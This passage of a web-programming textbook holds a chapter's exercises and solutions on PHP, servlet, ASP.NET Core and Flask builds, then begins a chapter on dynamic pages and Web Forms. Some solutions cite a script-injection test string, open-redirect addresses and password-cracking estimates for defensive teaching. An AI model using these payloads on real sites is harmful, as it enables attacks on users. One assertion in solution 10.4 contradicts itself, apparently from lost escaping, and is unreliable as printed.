Servlets are long-lived objects in a container; annotations map addresses, a filter guards the door (**Listing 10.26**), JSP views with JSTL draw the pages, and the WAR is the unit of deployment. This build was compiled and packaged but not deployed. **The JDK HttpServer** does the container's work by hand, which shows what a container is for.

ASP.NET Core Razor Pages puts services and a middleware pipeline in `Program.cs` (**Listing 10.40**), a route at the top of every page, escaping, antiforgery and cookie authentication by default — defaults that a literal form action can quietly switch off.

Flask is a WSGI application with decorators for routes and hooks, Jinja2 templates that escape by default, and a session that is a signed, readable cookie.

Sessions come in two families (**Figure 10.39**): an id in the cookie with data on the server (PHP, Tomcat), or the data in a protected cookie (ASP.NET Core, Flask). The second needs one shared key across every process — as the gunicorn run proved (**Listing 10.56**).

One acceptance test, standard-library Python behaving like a careful browser (**Listing 10.53**, **Listing 10.54**), held every running build to the contract (**Table 10.3**) and recorded where they legitimately differ: 302 or 303, 400 or 403 (**Table 10.4**).

Deployment puts a front server before an application server in every system (**Figure 10.40**): Apache or nginx before PHP (**Listing 10.55**), Tomcat for WARs, IIS or nginx before Kestrel, nginx before gunicorn (**Listing 10.57**), with worker counts from a rule of thumb (Equation (10.3)).

Choosing is about people, connections and hosting far more than about languages (**Table 10.8**); the comparison of **Table 10.7** and **Table 10.5** is a map of trade-offs, not a ranking.

For the details, the PHP manual [13] covers PDO and sessions; the Jakarta Servlet [6], Pages and Expression Language specifications [14] and the Tomcat documentation [15] cover the Java side; Microsoft's ASP.NET Core documentation [16] covers Razor Pages, antiforgery and hosting on IIS; the Flask [17] and Jinja [8] documentation and PEP 3333 [7] cover Python; gunicorn's documentation [10] covers its deployment. HTTP's status codes are defined in RFC 9110 [9]. PBKDF2 is specified in RFC 8018 [18], and OWASP's cheat sheets on password storage [19] and cross-site request forgery [20] are the practical references for the security properties the test checks. XAMPP is described at its project site [21].

10.17 Exercises

10.1 Follow `GET /bills/B2954` through each of the five builds. For each of the six stages of **Figure 10.38**, name the file and the function, method or tag that handles it.

10.2 Using Equation (10.1) and the price list, compute the charge for two bed covers (`S0008`), for seven kilograms of wash, dry and fold (`S0001`), and for one two-piece suit (`S0005`). Then say what every build answers if the units field contains `2.5`, and why.

10.3 An attacker's machine computes 10^{10} SHA-256 hashes per second. Using Equation (10.2), how many guesses per second can it test against one Laundry password hash? How long does a list of 10^9 likely passwords take against one employee, and against all fourteen? How long would it take if the hash were a single unsalted SHA-256?

10.4 Remove `e()` from the customer name in `php/templates/customers.php` and run the acceptance test. Does check 09 fail? Explain the result, and describe a check that *would* catch the change.

10.5 Search for `_` in the customer list of any build. Predict the count, then check it. What would the count be if `Store.searchCustomers` did not escape the pattern, and why?

10.6 In the servlet build, `NewBillServlet` is mapped to `/bills/new` and `BillServlet` to `/bills/*`. Explain, citing the rule, why `GET /bills/new` never reaches `BillServlet`. Then name the rule that gives the same result in the ASP.NET Core and Flask builds, and the thing that gives it in the PHP build.

10.7 The HttpServer build's sessions never expire. Describe the changes to `Web.java` that would end a session after thirty minutes without a request, as `web.xml` does for the servlet build.

10.8 You deploy `ROOT.war` on Tomcat 10.1 instead of Tomcat 11. Which page fails first, with what kind of error, and what are two ways of fixing it?

10.9 Explain why the missing-secret-key bug of Section 10.12.4 cannot appear under Flask's development server. Then describe the same bug in an ASP.NET Core application running as two instances behind a load balancer, and its fix.

10.10 Two cashiers of the same outlet press *Create bill* at the same instant in the PHP build on SQLite. What can happen, and why can two bills never end up with the same id? Suggest a change that makes the second cashier's bill succeed too.

10.11 Change Flask's `login_required` so that an anonymous visitor is redirected with 303. Which cell of **Table 10.4** changes? Does any check of the acceptance test change its result?

10.12 Make the ASP.NET Core login page honor `ReturnUrl` safely: after a successful login, go to the requested page if, and only if, it is an address inside the application.

10.18 Solutions to the Exercises

10.1 PHP: `php -S` or Apache accepts; `public/index.php` starts the session and checks POSTs; the route table matches `#^/bills/([A-Za-z][0-9]{4})$#`; `show_bill('B2954')` in `pages.php` decides; `Store::bill` queries with PDO; `render('bill_show', …)` draws `templates/bill_show.php` inside `layout.php`. Servlet: Tomcat's connector; the `Guard` filter; the prefix mapping `/bills/*`; `BillServlet.doGet`; `Store.bill` through JDBC; a forward to `WEB-INF/views/bill_show.jsp`. HttpServer: `HttpServer` with its thread pool; `Main.dispatch`'s CSRF check; the `BILL` pattern in the `default` branch; `showBill`; `Store.bill`; `Views.billShow` inside `Views.layout`. ASP.NET Core: Kestrel; the authentication and authorization middleware; the route `@page "/bills/{id}"`; `ShowBillModel.OnGet("B2954")`; `IStore.Bill` (the CSV store here); `Bills/Show.cshtml` inside `_Layout.cshtml`. Flask: the WSGI server; `check_csrf` and `login_required`; the rule `/bills/<bill_id>`; `show_bill("B2954")`; `Store.bill` through `sqlite3`; `bill_show.html` extending `base.html`.

10.2 Bed covers are sold per item at Rp 35.000: $2 \times 35000 = 70000$, Rp 70.000. Wash, dry and fold is Rp 8.000 per kilogram: $7 \times 8000 = 56000$, Rp 56.000. A two-piece suit is Rp 65.000 per item: $1 \times 65000 = 65000$, Rp 65.000. The units `2.5` are refused in every build with 422 and "Units must be a whole number from 1 to 100.", because the rule tests the text against `[0-9]{1,3}` before converting it, and `2.5` contains a point; the `unit` column is an integer, and the shop weighs to the next whole kilogram.

10.3 By Equation (10.2), $G = 10^{10}/600000 \approx 16667$ guesses per second. One list of 10^9 takes $10^9/16667 \approx 60000$ seconds, about 16.7 hours, per employee. Because every employee has a different salt, the work cannot be shared: fourteen employees take $14 \times 16.7 \approx 233$ hours, nearly ten days. With one unsalted SHA-256, $G = 10^{10}$ and the whole list takes a tenth of a second — for all employees at once, since without salts one computation of each candidate can be compared with every hash.

10.4 Check 09 still passes. It searches for `<script>alert(1)</script>` and looks at the page, where that text appears only in the search box's `value`, which is still escaped by `e($q)`; no customer's *name* contains a tag, so the unescaped name cell prints only harmless text. The test passes because its data never exercises the hole — a test is only as good as its data. A check that would catch it must put a tag into a name: create a customer (or, in a test copy of the database, update one) whose name is `<b>X</b>`, search for it, and assert that the page contains `<b>X</b>` and not `<b>X</b>`.

10.5 Zero: "0 customers found." No name or phone contains an underscore, and the escaped pattern `%!_%` with `ESCAPE '!'` looks for a literal one. Without the escaping, the pattern `%_%` means "at least one character of anything", which every name satisfies, and the answer would be "256 customers found, showing the first 20." Both counts were checked against the database.

10.6 The Jakarta Servlet specification's mapping rules try an exact match first and path-prefix matches only after that, so the exact pattern `/bills/new` wins over `/bills/*` regardless of the order in which the classes are loaded. ASP.NET Core's routing gives a literal segment (`new`) precedence over a route parameter (`{id}`); Flask's router sorts rules so that static parts are matched before variable parts. In the PHP build only the *order of the rows* in `$routes` protects it — and, here, the fact that the bill pattern requires a letter followed by four digits.

10.7 Store, with each session, the time of its last use, for example under a key `"lastUsed"`. In the constructor, where the `SID` cookie is looked up, treat a session whose `lastUsed` is more than thirty minutes old as absent: remove it from `SESSIONS` and leave `sessionId` null, so that the visitor is sent to the login page. On every request that finds a live session, update `lastUsed` to now. Finally, so that abandoned sessions do not stay in memory for ever, schedule a task with a `ScheduledExecutorService` that every few minutes removes all entries whose `lastUsed` is too old. This is what Tomcat does for the servlet build when `web.xml` says `<session-timeout>30</session-timeout>`.

10.8 The login page itself works: `login.jsp` reads only request attributes, and the header's `<c:if test="${not empty sessionScope.user}">` is false for a visitor who has not logged in, so no record is touched. The first failure comes straight after a successful login, on `/customers`: the header now evaluates `${sessionScope.user.name}` on the `User` record, and Expression Language 5.0 has no resolver for records, so the page fails with a `PropertyNotFoundException` for the property `name` and Tomcat answers 500. Fix it either by deploying on Tomcat 11, whose Expression Language 6.0 reads record components as properties, or by changing every such expression into a method call, `${sessionScope.user.name()}`, `${bill.customerName()}` and so on — or by replacing the records with JavaBeans that have `getName()` methods.

10.9 The development server runs one process, so `create_app` runs once, one random key is invented, and every request is checked with that key. Under gunicorn each worker runs `create_app` and invents its own. In ASP.NET Core the equivalent is the Data Protection key ring: two instances that each generate their own keys cannot decrypt each other's authentication and antiforgery cookies, so a visitor is logged out, or refused with 400, whenever the load balancer switches instances. The fix is to store the key ring in one place both instances read — a shared folder, a database, or a cloud key store — with `AddDataProtection().PersistKeysTo…` and the same application name.

10.10 Under `php -S` nothing bad can happen, because PHP's built-in server handles one request at a time: the second cashier simply waits a fraction of a second. Under Apache or PHP-FPM the two requests really run at once. Both transactions are *deferred* — SQLite takes the write lock only at the first `INSERT` — so both can read the same `MAX(id)`, B2953, and both compute B2954. Then only one can write: SQLite refuses the other's attempt to upgrade its lock ("database is locked"), or, if the first has already committed, the second insert breaks the primary key. Either way the second transaction is rolled back and that cashier sees an error page; two bills can never share an id, because the database, not the program, enforces uniqueness. To make both succeed, take the write lock *before* reading the maximum — `BEGIN IMMEDIATE` on SQLite, `SELECT MAX(id) … FOR UPDATE` inside the transaction on MySQL — so that the second request waits for the first and then reads B2954 as the maximum; or catch the error and retry with a fresh id.

10.11 Write `return redirect(url_for("login"), code=303)` in `wrapper`. The Flask cell of the first row of **Table 10.4** becomes "303 → `/login`". No check changes its result: checks 01 and 17 accept both 302 and 303 and only look at where the redirect points.

10.12 In `OnPostAsync`, accept a `string? returnUrl` parameter (model binding fills it from the query string), and after `SignInAsync` return `LocalRedirect(returnUrl)` if `Url.IsLocalUrl(returnUrl)` is true, and `Redirect("/customers")` otherwise. `IsLocalUrl` accepts `/customers` and `/bills/B2954` but rejects `https://evil.example/`, `//evil.example/` and `/\evil.example`, the forms an open-redirect attack uses; `LocalRedirect` refuses a non-local address even if the check is forgotten.

Chapter 11
Dynamic Pages and Web Forms

By the end of this chapter you will be able to say precisely what makes a page dynamic, and to build one in four technologies. You will know the HTML form completely: every attribute of the `<form>` element, every kind of input control, what `GET` and `POST` really put on the wire, the three ways a browser can encode a form's body, and how a file travels inside a request. You will understand ASP.NET Web Forms — server controls, postback, ViewState, the page life cycle and its events — well enough to read any Web Forms application you inherit, and you will see every one of those ideas again in its modern form, ASP.NET Core Razor Pages: model binding, tag helpers, handler methods, the Post/Redirect/Get pattern and the antiforgery token. Then you will build one real form four times over: the Profitina Laundry counter form that takes in a new bill, computes its price from the price list — units times the service price, with the express surcharge — and lets the cashier upload a photo of the signed paper receipt. It runs in Razor Pages, in PHP, in Java on the web server that comes with every JDK, and in Python with Flask, and the same twenty checks, including the attacks, pass against all four.

11.1 Where We Left Off

Chapter 9 introduced ASP.NET: the .NET platform, the page syntax with its `<%@ %>` directives and `<% %>` blocks, and the first Razor Pages application on .NET 10. Chapter 10 then stood three complete systems side by side — PHP, JSP and ASP.NET — and got each of them running on a real machine. Chapter 7, earlier still, built a form for the Laundry in servlets and JSP and met, briefly, the idea of redirecting after a successful `POST`.

This chapter slows down and looks at the thing all of those chapters used without examining closely: the **form**. Almost everything a person does to a web application, they do through a form. Logging in is a form. Searching is a form. Taking in a customer's laundry, paying a bill, changing a password, uploading a photo: forms, every one. A web programmer who does not know exactly what a form sends, and exactly what can go wrong on the way, writes applications that are wrong in ways nobody notices until a customer, or an attacker, does.

The chapter is also about a piece of history that still matters. In 2002 Microsoft shipped **ASP.NET Web Forms**, a framework built on one bold idea: that a web page could be programmed like a desktop window, with buttons that raise `Click` events and text boxes that remember what was typed into them, even though HTTP forgets everything between one request and the next. Web Forms ran a very large part of the world's business web for fifteen years, and much of it is still running. It only runs on Windows, on the .NET Framework 4.8, and Microsoft did not carry it into modern .NET. So this book teaches it as it should now be taught: as a set of ideas, shown in faithful `.aspx` listings that are marked *not run here*, each followed at once by its modern equivalent in Razor Pages that *was* run.

The chapter answers four questions in turn: what makes a page dynamic (Section 11.2); what exactly a form sends (Section 11.4, byte by byte, from real captures); how Web Forms hid HTTP and what replaced it (Sections 11.5 to 11.8); and how a real form is built safely, four times over and tested (Sections 11.9 to 11.13).

11.2 Static Pages and Dynamic Pages

11.2.1 Two kinds of page

Every web page falls into one of two categories, and the difference is not how the page looks but *when its content is decided*.

> **DEFINITION.** A **static page** is a file whose bytes are decided before anyone asks for it. The web server reads the file and sends it, unchanged, to every visitor. A **dynamic page** is produced by a program at the moment it is requested, so two requests for the same address can receive different bytes. Any plain HTML file is static; an `.aspx`, `.php`, `.jsp` or Razor `.cshtml` page is dynamic.

Figure 11.1 draws both. In the lower half, the server's only work for a static page is to find a file and copy it out. In the upper half, the server *runs code*: the code may read a file or a database, compute something, and write HTML that did not exist a moment earlier.



Figure 11.1 A static page and a dynamic page. The static page is copied from disk and is the same for everyone; the dynamic page runs the page's code, which reads and updates a counter file and writes new HTML for each visit.

Neither kind is better. Static pages are fast, cheap and almost impossible to break; the Profitina Laundry price list, which changes twice a year, could perfectly well be one. Dynamic pages are needed as soon as the answer depends on something that changes — who is asking, what they typed, what is in the database right now. Our example is the smallest possible such thing: a counter.

11.2.2 A static visitor counter

Listing 11.1 is a page that tries to greet its visitors by number.

Listing 11.1 `VisitorCounter01.html`: a static page. The number is part of the file.

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>Visitor Counter</title>
</head>
<body>
    <h1>Welcome</h1>
    You are visitor number 1!
</body>
</html>
```

Open it and it says what **Figure 11.2** shows. Open it again, from another browser, from another country, a year later: it still says *visitor number 1*. The number was typed by a person into a file, and nothing ever changes it. A static page cannot count, because counting needs a memory that changes with every request, and a file served as-is has none.



Figure 11.2 The static counter in a browser. Every visitor, forever, is visitor number 1.

11.2.3 The same counter, dynamic

Listing 11.2 is the same page as a Web Forms `.aspx` page. It is the classic first example of server-side code in ASP.NET, and it is worth reading slowly.

Listing 11.2 `VisitorCounter02.aspx`: the counter as a dynamic page, with the C# written inside the page between `<%` and `%>`. Web Forms; not run here.

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.IO" %>
<html>
    <head>
        <title>Visitor Counter 2</title>
    </head>
    <body>
        <h1>Welcome</h1>
        You are visitor number
        <%
            FileStream s = new FileStream(Server.MapPath("~/App_Data/") +
                "VisitorCounter.dat", FileMode.OpenOrCreate);
            int n;
            try {
                BinaryReader r = new BinaryReader(s);
                n = r.ReadInt32();
            } catch {
                n = 0;
            }
            n++;
            s.Seek(0, SeekOrigin.Begin);
            BinaryWriter w = new BinaryWriter(s);
            w.Write(n);
            s.Close();
            Response.Write(n);
        %>
    </body>
</html>
```

Line by line: the `<%@ Page Language="C#" %>` directive tells ASP.NET that the code in this page is C#, and `<%@ Import Namespace="System.IO" %>` makes the file classes available, as `using System.IO;` would in a `.cs` file (Chapter 9 introduced both directives). Everything outside `<% … %>` is template text and is copied into the answer. Inside the block, the code opens a file called `VisitorCounter.dat`, creating it if it does not exist (`FileMode.OpenOrCreate`); tries to read one 32-bit integer from it, and falls back to 0 if the file is new and empty; adds one; moves back to the start of the file; writes the new number over the old one; closes the file; and finally writes the number into the page with `Response.Write(n)`.

`Server.MapPath("~/App_Data/")` turns the site-relative path into the real folder on the server's disk, and `App_Data` is the folder that IIS refuses to serve to browsers, so nobody can download the counter file. The original version of this example wrote an absolute path such as `D:/…/VisitorCounter/` into the code, which works on exactly one computer; `MapPath` is the portable form.

The fifth visitor sees *You are visitor number 5*. The page is the same file every time; the answer is not. That is what dynamic means.

11.2.4 The counter's hidden bug, and the modern page that fixes it

Listing 11.2 has a bug that does not appear when one person tests it. Imagine two visitors arriving in the same millisecond. Both requests open the file, both read 41, both add one, both write 42, and one visit vanishes. Worse: the second `FileStream` may fail to open at all, because the first has the file open for writing, and that visitor gets an error page instead of a greeting. Web servers run many requests at once on many threads — that is how they stay fast — so any code that reads, changes and writes shared data must make the three steps happen as one.

> **Read, change, write is never safe by default on a web server.** Two requests can interleave between the read and the write, and the result is a *lost update*. Counters, stock levels, the next

> bill number and a customer's deposit all have this shape. Protect them with a lock, with a database transaction, or with an atomic operation, and test with many requests at once, not one.

Listing 11.3 is the same counter in ASP.NET Core Razor Pages. The page's C# lives in its own class, the **page model**, and a `lock` around the three steps lets only one request at a time inside.

Listing 11.3 `Counter.cshtml.cs`: the page model. `OnGet` runs for every GET request; the `lock` makes read, add and write one indivisible step for this server process.

```
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryForms.Pages;

/// <summary>VisitorCounter02.aspx, rebuilt: the counting moves out of the page into its
model.</summary>
public class CounterModel(IWebHostEnvironment env) : PageModel
{
    static readonly object Gate = new();          // one request at a time reads and writes
the file
    public int Visitor { get; private set; }

    public void OnGet()
    {
        string file = Path.Combine(env.ContentRootPath, "var", "VisitorCounter.dat");
        lock (Gate)
        {
            Directory.CreateDirectory(Path.GetDirectoryName(file)!);
            int n = System.IO.File.Exists(file) &&
int.TryParse(System.IO.File.ReadAllText(file), out int old) ? old : 0;
            Visitor = n + 1;
            System.IO.File.WriteAllText(file, Visitor.ToString());
        }
    }
}
```

The page itself, **Listing 11.4**, is only HTML with one `@Model.Visitor` where the number goes. `@page "/counter"` makes the file answer at that address; `Layout = null` keeps it as bare as the original.

Listing 11.4 `Counter.cshtml`: the view. `@Model.Visitor` prints the number that `OnGet` computed.

```
@page "/counter"
@model LaundryForms.Pages.CounterModel
@{ Layout = null; }
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>Visitor Counter 4</title>
</head>
<body>
    <h1>Welcome</h1>
    You are visitor number @Model.Visitor
</body>
</html>
```

This build ran it. After four visits the browser showed **Figure 11.3**. Then fifty requests were fired at `/counter` ten at a time with `xargs -P 10 curl`, and three more were made one after another; **Listing 11.5** is what the last requests printed.

Welcome

You are visitor number 4

Figure 11.3 The Razor Pages counter after four visits, served by this book's build on port 9101.

Listing 11.5 The counter after 4 visits and 50 simultaneous requests: the 55th visitor is visitor 55. No visit was lost.

```
You are visitor number 55
You are visitor number 56
You are visitor number 57
You are visitor number 58
```

$4 + 50 + 1 = 55$: every one of the fifty simultaneous visits was counted. A `lock` protects one server process; if the site ran on two servers behind a load balancer, the counter would have to live in a database and be incremented there, in one statement, which is exactly how the Laundry numbers its bills (Section 11.9).

11.2.5 Where dynamic stops

"Dynamic" is not one thing. **Table 11.1** lays out the range, from a file that never changes to a page rebuilt by the browser itself, and says where each technology of this book sits.

Table 11.1 Four places a page's content can be decided. This chapter is about the second row and the forms that feed it.

Kind	Who decides the content	When	Example in this book
Static	a person, with an editor	before any request	`VisitorCounter01.html`; the Chapter 2 site
Server-side dynamic	code on the server	at each request	`.aspx`, `.php`, `.jsp`, `.cshtml`, Flask views
Client-side dynamic	JavaScript in the browser	after the page arrives	Chapter 2's `fetch`; the `onchange` posts of Section 11.7.2
Pre-generated	a program, once	at build time	the static HTML a generator writes for a price list

11.3 Where the Code Lives: Inline, Single-File and Code-Behind

11.3.1 A Web Forms site in Visual Studio

Web Forms is built and run with Visual Studio on Windows. Chapter 9 covers installing it; here is what the path looks like for this chapter's examples, because a reader who inherits a Web Forms site will meet exactly these windows. In Visual Studio 2022, *Create a new project* opens the template list of **Figure 11.4**; with the language set to C# and the project type to Web, the template **ASP.NET Empty Web Site** creates a site with no pages at all.



Figure 11.4 Visual Studio 2022, *Create a new project*: (1) the filters, set to C#, Windows and Web; (2) the *ASP.NET Empty Web Site* template (.NET Framework), which creates a Web Forms site without a project file; (3) *ASP.NET Web Forms Site*, which creates one with sample pages; (4) *Next*. Both templates are Windows-only.

A page is added by right-clicking the site in Solution Explorer and choosing *Add* then *Add New Item…* (**Figure 11.5**), and picking **Web Form**. Visual Studio creates two files at once, `Name.aspx` and `Name.aspx.cs`; Section 11.3.2 explains why.



Figure 11.5 Adding a page: right-click the site (1) in Solution Explorer, choose *Add* (2) and *Add New Item…* (3), then pick *Web Form*. Items used often also appear directly in the *Add* menu.

Figure 11.6 shows the counter of **Listing 11.2** open in the editor, with Solution Explorer on the right listing the site's files: `MyVisitor.aspx`, `Web.config`, and the `VisitorCounter.dat` file the page created on its first run. **F5** (*Start Debugging*) or **Ctrl+F5** (*Start Without Debugging*) opens the site in a browser, served by IIS Express on a local port such as `http://localhost:59895/`; the full IIS a production site runs on is covered in Chapter 10.



Figure 11.6 The inline counter page in the Visual Studio editor. (1) *Design*, *Split* and *Source* switch between a drawing of the page and its markup; (2) Solution Explorer lists the site's files; (3) the *Properties* window shows the selected element; (4) the folder path, which named a private machine, is masked — the listing in this chapter uses `Server.MapPath("~/App_Data/")` instead.

11.3.2 Code-behind: two files, one class

Putting C# between `<%` and `%>` works, but it mixes two jobs in one file, and Chapter 7 told the story of where that leads for JSP. Web Forms offered two alternatives. In the **single-file** model the code sits in a `<script runat="server">` block at the top of the `.aspx` page, separated from the markup but in the same file. In the **code-behind** model, the default in Visual Studio, the code lives in a second file.

Listing 11.6 and **Listing 11.7** are the counter split that way. The page's directive says `Inherits="MyVisitor2"`: this page is a subclass of the class `MyVisitor2`. And `<%=MyCounter()%>` calls a method of that class and prints its result.

Listing 11.6 `MyVisitor2.aspx`: the page is only markup, plus one call to a method of its base class. Web Forms; not run here.

```
<%@Page Language="C#" Inherits="MyVisitor2" Src="MyVisitor2.aspx.cs"%>
<html>
    <head>
        <title>Visitor Counter 3</title>
    </head>
    <body>
        <h1>Welcome</h1>
        You are visitor number <%=MyCounter()%>
    </body>
</html>
```

Listing 11.7 `MyVisitor2.aspx.cs`, the code-behind: a class derived from `System.Web.UI.Page` with the counting in an ordinary method. Web Forms; not run here.

```
using System.IO;
public partial class MyVisitor2 : System.Web.UI.Page {
    public int MyCounter() {
        FileStream s =
            new FileStream(Server.MapPath("~/App_Data/") +
                "VisitorCounter.dat",
                FileMode.OpenOrCreate);
        int n;
        try {
            BinaryReader r = new BinaryReader(s);
            n = r.ReadInt32();
        } catch {
            n = 0;
        }
        n++;
        s.Seek(0, SeekOrigin.Begin);
        BinaryWriter w = new BinaryWriter(s);
        w.Write(n);
        s.Close();
        return n;
    }
}
```

The code is the same as before; only its address has changed. Now a C# programmer can work on `MyVisitor2.aspx.cs` with every tool the language offers — the compiler checks it, the debugger steps through it, tests can call it — while a designer changes `MyVisitor2.aspx` without touching C#. (`Src=` asks ASP.NET to compile the code file on the fly; Visual Studio writes `CodeFile=` instead, which means the same in a Web Site project.)

11.3.3 What the framework generates

Neither file is what actually runs. ASP.NET reads the `.aspx` file and **generates a class** from it, as a JSP container generates a servlet from a `.jsp` page (Chapter 7). **Figure 11.7** shows the single-file case: the generated class inherits from `System.Web.UI.Page`, contains the code block and everything the markup describes, and its job is to render HTML.



Figure 11.7 The single-file page class. ASP.NET generates a class from the `.aspx` page; it derives from `System.Web.UI.Page`, and rendering it produces the HTML the browser receives.

The code-behind case, **Figure 11.8**, has one more layer, and it explains a keyword that surprises newcomers: `partial`. The class `MyPage` is written in two pieces. You write one piece, `MyPage.aspx.cs`, with your event handlers. ASP.NET generates the other piece from the markup, declaring one field for each server control — a `TextBox tb1`, a `Button b1` — so that your handler can write `tb1.Text` as if you had declared it yourself. The C# compiler glues the two pieces into one class. Then ASP.NET generates a *final* class, `MyPage_aspx`, that inherits from `MyPage` and contains the code that builds the page's tree of controls; that final class is what renders the page.

